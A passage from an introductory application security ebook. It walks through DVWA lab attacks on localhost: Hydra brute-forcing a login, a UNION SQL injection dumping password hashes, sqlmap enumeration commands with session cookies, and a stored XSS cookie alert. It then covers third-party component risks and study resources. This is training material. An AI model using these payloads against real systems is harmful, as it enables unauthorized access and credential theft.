me=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect.
:H=Cookie: PHPSESSID=berfhppibjogbiqg90nuqf8g50; security=low
[80][http-get-form] host: 127.0.0.1   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-13 1
6:47:00
```

Hydra successfully found admin/password

Typing in admin/password in the login should show you an image and a success message.



Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area admin

Successful login confirmed

We could also brute force the username, but this can take a bit longer since you are drastically increasing the number of combinations that Hydra needs to try. So feel free to try that if you'd like.


After that, mark this chapter as complete and I'll see you in the next one where we perform a SQL injection.

SQL Injection Attacks - Part 3

In the previous chapter, we performed a successful brute force attack on a login form. Now, let's go to the SQL Injection tab (not the Blind one), where we can type the example SQL injection in the UserID field:

```
%' and 1=0 union select null, concat(user,':',password) from users #
```

This will return a list of usernames and passwords. Notice that the passwords are hashed with an md5 hash which is incredibly easy to reverse.



```
ID: %' and 1=0 union select null, concat(user,':',password) from users #
First name:
Surname: admin:5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(user,':',password) from users #
First name:
Surname: gordonb:e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(user,':',password) from users #
First name:
Surname: 1337:8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(user,':',password) from users #
First name:
Surname: pablo:0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(user,':',password) from users #
First name:
Surname: smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Successful SQL injection returns usernames & password hashes

We can go to a website like md5hashing.net/hash, type in the hash string and set it to md5, and we will get the password within seconds.

There are, of course, tools on Kali that let us do this as well.

Now that we know that this form is vulnerable to SQL injections, we can poke around. Let's do one more example before moving on to a different type of attack.

Exploiting the Database with SQLMap

Kali has a tool called SQLMap which automates the detection and exploitation of SQL injection flaws.

If we type in user ID of 1 in the input and submit, we can see what the URL looks like for this request.


```
http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#
```

Let’s grab that and use it in SQLMAP.

Then, we’ll add in the cookies that we need (the security cookie and PHPSESSID – again, yours will be different so don’t just copy/paste without editing; and if you forgot how to get it, inspect the Network traffic while submitting the ID of 1 in the input field), and we’ll pass in a flag that tells SQLMAP to show us what databases are being used by this application.

Here’s what the command looks like:

```
sqlmap -u "http://127.0.0.1/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low;
PHPSESSID=br6go0jfdc4geamnso1193kbl2" -dbs --batch
```




```
---
[18:55:14] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[18:55:14] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[18:55:14] [INFO] fetched data logged to text files under
.sqlmap/output/127.0.0.1'

[*] ending @ 18:55:14 /2020-05-16/
```

SQLMap finding database names

We can run a similar command but change out the -dbs option for —tables (with 2 dashes) in order to list out all of the tables in the databases we found.

```
sqlmap -u "http://127.0.0.1/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low;
PHPSESSID=br6go0jfdc4geamnso1193kbl2" --tables --batch
```



```
---
[18:54:31] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[18:54:31] [INFO] fetching database names
[18:54:31] [INFO] fetching tables for databases: 'dvwa, information_schema'
Database: dvwa
[2 tables]
+---------------------------------------+
| guestbook                             |
| users                                 |
+---------------------------------------+

Database: information_schema
[78 tables]
+---------------------------------------+
| ALL_PLUGINS                           |
| APPLICABLE_ROLES                      |
| CHANGED_PAGE_BITMAPS                  |
| CHARACTER_SETS                        |
| CLIENT_STATISTICS                     |
```

SQLMap finding database tables

At this point, we're already getting a ton of information about how this database is structured, and we can use this information to build our attack.


Let's go ahead and move on to the next chapter where we perform a different type of attack: XSS (Cross-site scripting).

Of course, feel free to poke around some more before moving on!

XSS Attacks - Part 4

Now, let's shift gears and go to the XSS (Stored) vulnerability.

Here, we have a basic form that we might expect to see on most websites. However, this form is susceptible to persistent XSS, meaning that once we inject it, it would display for all users that visit the page. And as you know by now, that's a very dangerous position to be in.



DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Clear Guestbook
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/

Form page in the DVWA

All we have to do is inject a script in the message field.

Name: test

Message: <script>alert(document.cookie)</script>



Vulnerability: Stored Cross Site Scripting (XSS)

Name * test


Message * `<script>alert(document.cookie)</script>`

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Executing the XSS attack


When we submit, it stores the script code in the database, so even though we see our cookie information right now in the alert box, even if we navigate away and come back, it will display it again.



```
PHPSESSID=berfhppibjogbiqg90nuqf8g50; security=low
```

Executed XSS attack

If we inspect the HTML, we can see why: it did not sanitize the user input, and therefore it's treating it as actual javascript code that loads for each user visiting this page.


Inspector
Console
Debugger
Style Editor
Performance
Search HTML

```
▸<div class="vulnerable_code_area">…</div>
 <br>
▾<div id="guestbook_comments">
   Name: test
   <br>
   Message:
   <script>alert(document.cookie)</script>
   <br>
 </div>
 <br>
 <h2>More Information</h2>
▸<ul>…</ul>
</div>
<br>
<br>
</div>
```

ody.home > div#container > div#main_body > div.body_padded > div#guestbook_comments

Inspecting shows the script we injected

This attack alone isn't that impactful, though. But what if we redirected the user to a phishing website instead? Or sent sensitive information back to us? These are just a couple of examples.

Let's pause for a moment and think about what we've done up to this point.

The scary part is that we've done all of this with fairly basic tools and a browser.

Up until this point, we acted as penetration testers, meaning that we did not look under the hood at the actual source code, and while we had some knowledge of how the application works, we ignored a lot of it. Basically, we acted as a user with very limited knowledge.

But, we do have access to the source code. And as we've talked about, one of our best defenses is manually reviewing the source code and functionality. Automated tools can miss some of the most basic gaps that we could also easily miss by randomly prodding at the application, versus looking at the lines of code and seeing it plain as day.

So, as you wrap up this chapter, spend some time looking at the source code, even if you're not familiar with PHP. Take a look around, and see if you notice anything out of the ordinary. If you do, play around with it — maybe it will end up being a vulnerability that you can exploit. And if so, use what we've learned so far to find an answer as to how it can be fixed.

Also, feel free to play around with the various levels of difficulty for the Damn Vulnerable Web App, and see if you can get past the different levels!

Then, I'll see in you in the next chapter!

Components with Known Vulnerabilities

We've talked about concepts of application security testing, and we've looked first hand at some basic penetration testing, but one major risk that we've mentioned multiple times so far is Components with Known Vulnerabilities.

Even if we're doing everything that we can for our code and our application, as we use 3rd party libraries or general components, we can be introducing known and unknown vulnerabilities. In the last couple of years, the world has seen a surge in open source components being exploited.

Let's look at a common scenario

Here's the common scenario: you're working on a problem, and you come across an easy solution online that simply requires importing a library that creates methods that you can just inject into your code and be done with it.

So you include the library, you add the code, and you move on to another task. It makes sense – why spend hours re-creating something that already exists and works, especially when it has tens or hundreds of thousands of downloads. Surely it must be safe enough if that many projects use it!

Or, as you work on deploying a webserver for your application, would you rather use existing software like nginx or apache, or would you rather create your own from scratch? Unless you have a very specific use case, building your own makes no sense at all. But again, as you use someone else's software, you add unknown variables to the equation.

So, if we're not going to create everything from scratch, and we're going to use outside components, how can we reduce our risks? We can't just throw our hands up in the air and say "it wasn't my fault!" Well, let's solve this problem by first taking a look at the OWASP page for this risk.

On this page, they mention that our application might be vulnerable if:

- We do not know the versions of the components we are using, or the components that those components are using
- If we are using out of date or unsupported software
- If we do not scan for vulnerabilities regularly and check recent reports on a frequent basis
- If we do not implement frequent update or patching, and instead push it off to a much later date because we're not checking for compatibility and we're afraid it will break stuff
- Or if we do not secure the components' configurations, which goes back to Security Misconfiguration

Case study

Here's a major issue outlined by someone by the name of David Gilbertson in 2018, that does a great job of explaining the severity of components with vulnerabilities:

https://medium.com/hackernoon/im-harvesting-credit-card-numbers-and-passwords-from-your-site-here-s-how-9a8cb347c5b5

David had created code that would check pages for forms that contained any kind of sensitive information like credit cards or passwords to send it back to his servers. To find a way of distributing this code, he had the idea of creating simple open source code that let people add color to console logs, and then he went around GitHub opening up PRs for people to add this dependency to their repositories.

According to David, most refused, but 23 packages said yes. One of those packages was itself depended upon by a pretty widely used package.

At the time of writing, he was getting 120,000 downloads a month.

Where it gets even more scary is that even if you thought to check the source code on GitHub, you wouldn't be able to find the malicious code.

Wait, what?

That's right – he was shipping one version of his code to GitHub, and a different version to npm. So even if you had taken the time to check his repository, you wouldn't have found the issue and you would've falsely believe that it was safe.

The post is quite an incredible read filled with great humor and interesting details, so I recommend pausing the video and reading it in its entirety if you are interested…

…after that, I'm now going to tell you that the story is fictional, but it servers to paint an important and scary picture: as we rely more and more on components built by complete strangers, we have to be careful. While that is a fictional story, what the story mentions is possible and has happened

Steps to take

Being careful means taking these steps:

- Remove any unused dependencies, features, components, files, and documentation. Audit this frequently.
- Keep inventory of versions for both client-side and server-side components and their dependencies. There are automated tools for this, like retire.js; OWASP DependencyCheck, Snyk, and others
- Check the source and download over secure links. Check package signatures to make sure you're getting what you thought you were downloading
- And in general, keep an eye out. Look in databases for 0-days or known issues, and make sure that the developers are patching them. If they're not and you still need the component, you should consider taking the matter into your own hands.

This sounds like a lot of work, and that's because it is. But anything short of that, and you're leaving a gaping hole in your security walls.

As mentioned, there are different tools available out there that perform what some people refer to as Software Composition Analysis — those tools can help generate an inventory report of all open source components used for our applications, including other dependencies.

Then, it provides information for those components, including any known vulnerabilities, known available updates.

So while components can save you a huge amount of time and effort on on the frontend, don't forget about security when bringing in outside components, even if they are used by hundreds of thousands of other projects.

As you complete this chapter, if you currently have an application you are working on that you know contains outside components, be sure to implement what you learned today.

Otherwise, that's it for this chapter, you may now move on!

Key Takeways

In this chapter, let's take some time to recap what we've learned so far.

Application Security is a critical field to helping build more secure software for the world to be a safer place, and while it's not an entry-level job for the world of IT, it is a great opportunity for those who have at least some programming experience and who have a strong desire to get started in the world of cybersecurity.

What we've learned so far

There is plenty to learn, as we've only just begun, but so far we've reviewed the following:

Becoming an Application Security professional starts by having a map. A map of where you are and where you should be going, and we looked at a couple of ways of creating this map with the help of the NICE Framework and with the help of online job postings

Building secure software also starts by having a map. It can be a very overwhelming field, unless we break things down by prioritizing. We looked at a number of resources from OWASP to help us with prioritizing: the SAMM project, the ASVS, Threat Modeling, Proactive Controls, and more.

- Keep in mind, though, that OWASP is not the only organization with these types of resources — we just happened to focus there. So I encourage you to seek out other resources.
- Spend more time reviewing these resources, and if you're already part of a team, share with them. Explain the importance, concepts, and approach so that they can build an understanding of what you are trying to achieve.

Building a baseline is a solid start, but we also have to understand what some of the biggest risks facing our web, mobile, and cloud applications are so that we can:

1. Properly identify them in our applications and in 3rd party components
2. Properly fix any found vulnerability
3. Educate the rest of our team on the impact and importance of these risks

The top risks are a great place to start, but they are definitely not the only risks; so while we should start there, we can't assume our work is done. We have to constantly stay up-to-date with evolving risks, and we have to put in place the proper security protocols to prevent attacks — ideally before they happen, but also as they are happening. If we weren't able to do that, at the very least, we should have protocols in place to identify what happened, the impact of what happened, and how to prevent it in the future

Once we have that baseline and understanding of top risks, it's time to implement code and application testing:

- There are a number of different approaches to application security testing including:
    - Static analysis
    - Dynamic analysis
    - Manual review
    - Pentesting
    - and others
- While tools are great, they are usually better for low hanging fruit, while manual code reviews can catch some of the most glaring, or some of the most subtle, issues

We also learned that testing will fall flat on its face if we don't properly document and report on our findings, and build simple & effective processes for our development teams to follow instead of making their jobs harder

We looked at testing checklists to help us get started, with additional resources to help us get started and to help us model impacts

We also took a look at pentesting sample applications for some of the top risks so that we can:

- Understand the impact
- Understand how attacks work and how to think like an attacker
- Understand how to defend against these types of attacks
- And overall, practice our skills in a safe environment

We discussed the risks of components with known vulnerabilities and ways of protecting against these risks

And now, here we are, getting ready to complete this Introduction to Application Security ebook.

But before we do that, there's one more important step: as we know, staying up-to-date in this field is critical. But how can we effectively do that? Let's take a look in the next chapter, and then we'll wrap up the ebook with a final chapter on what to do next!

How to Stay Up-To-Date with AppSec

There are a number of ways to stay up-to-date with Application Security, and really cybersecurity in general.

My first recommendation is to frequently check and contribute to our community at Cybr. You can do that by going in the forums, and you can also check out our news feed.

If you see any interesting updates or tools that you'd like to share, the news feed is a great place to do that!

Next, I'd recommend that you look into OWASP conferences since they host them all around the world.

They also have meetup chapters, so I would check to see if they have any local to you. This is a great way to meet others with similar interests, to ask questions from people of all skill levels, and to find opportunities that you may not otherwise get.

Of course, I'd also recommend finding people on social media who are experts in this field and following them or connecting with them. Learn from what they post. Ask them questions, contribute to their posts!

Here are a few to get you started:

- Matteo Meucci
- Stefano Di Paola
- Alyssa Miller
- Jonathan Marcil

Have others you'd recommend we follow? Please share here!

It certainly never hurts to find ways of contributing — whether that is contributing to open source projects, organizations like OWASP, or even within your organization.

If there are AppSec engineers in your organization, learn from them. Offer them help in your free time. They will appreciate it, and they'll see that you are serious about learning which will help tremendously.

Ask them what resources they subscribe to. They might know of some helpful Slack communities or email newsletters that are specific to AppSec, or even general to other topics.

Be sure to follow Cybr's social media accounts:

- https://linkedin.com/company/cybr-training
- https://www.facebook.com/cybrcom
- https://www.youtube.com/channel/UCHniAWK7wYu9EYbz64cOL_A

If you find helpful resources, we'd really appreciate it if you posted them in our forums for this material so that others can also benefit from them.

That's it for this chapter, let's wrap up the ebook with a final chapter on what to do next!

What Now?

CONGRATULATIONS! You've completed the ebook!

I hope you've enjoyed it as much as I enjoyed creating it.

Naturally, at this point, you're probably wondering what to do next. Since we were barely able to scratch the surface of this vast discipline, how do you keep learning and take the next steps?

Well, at the time of publishing, I'm already working on another Application Security course, and we're going to continue producing more courses around this topic in order to cover everything from beginner-level content to more advanced topics. We're also covering other non-AppSec topics, so, depending on when you're watching this, we may have already released more courses related & unrelated to Application Security. Please check out cybr.com/courses to see what all we offer.

Also, we don't just create courses. We create practical resources (such as this ebook). Check out our blog and general site to find other videos, tutorials, and more.

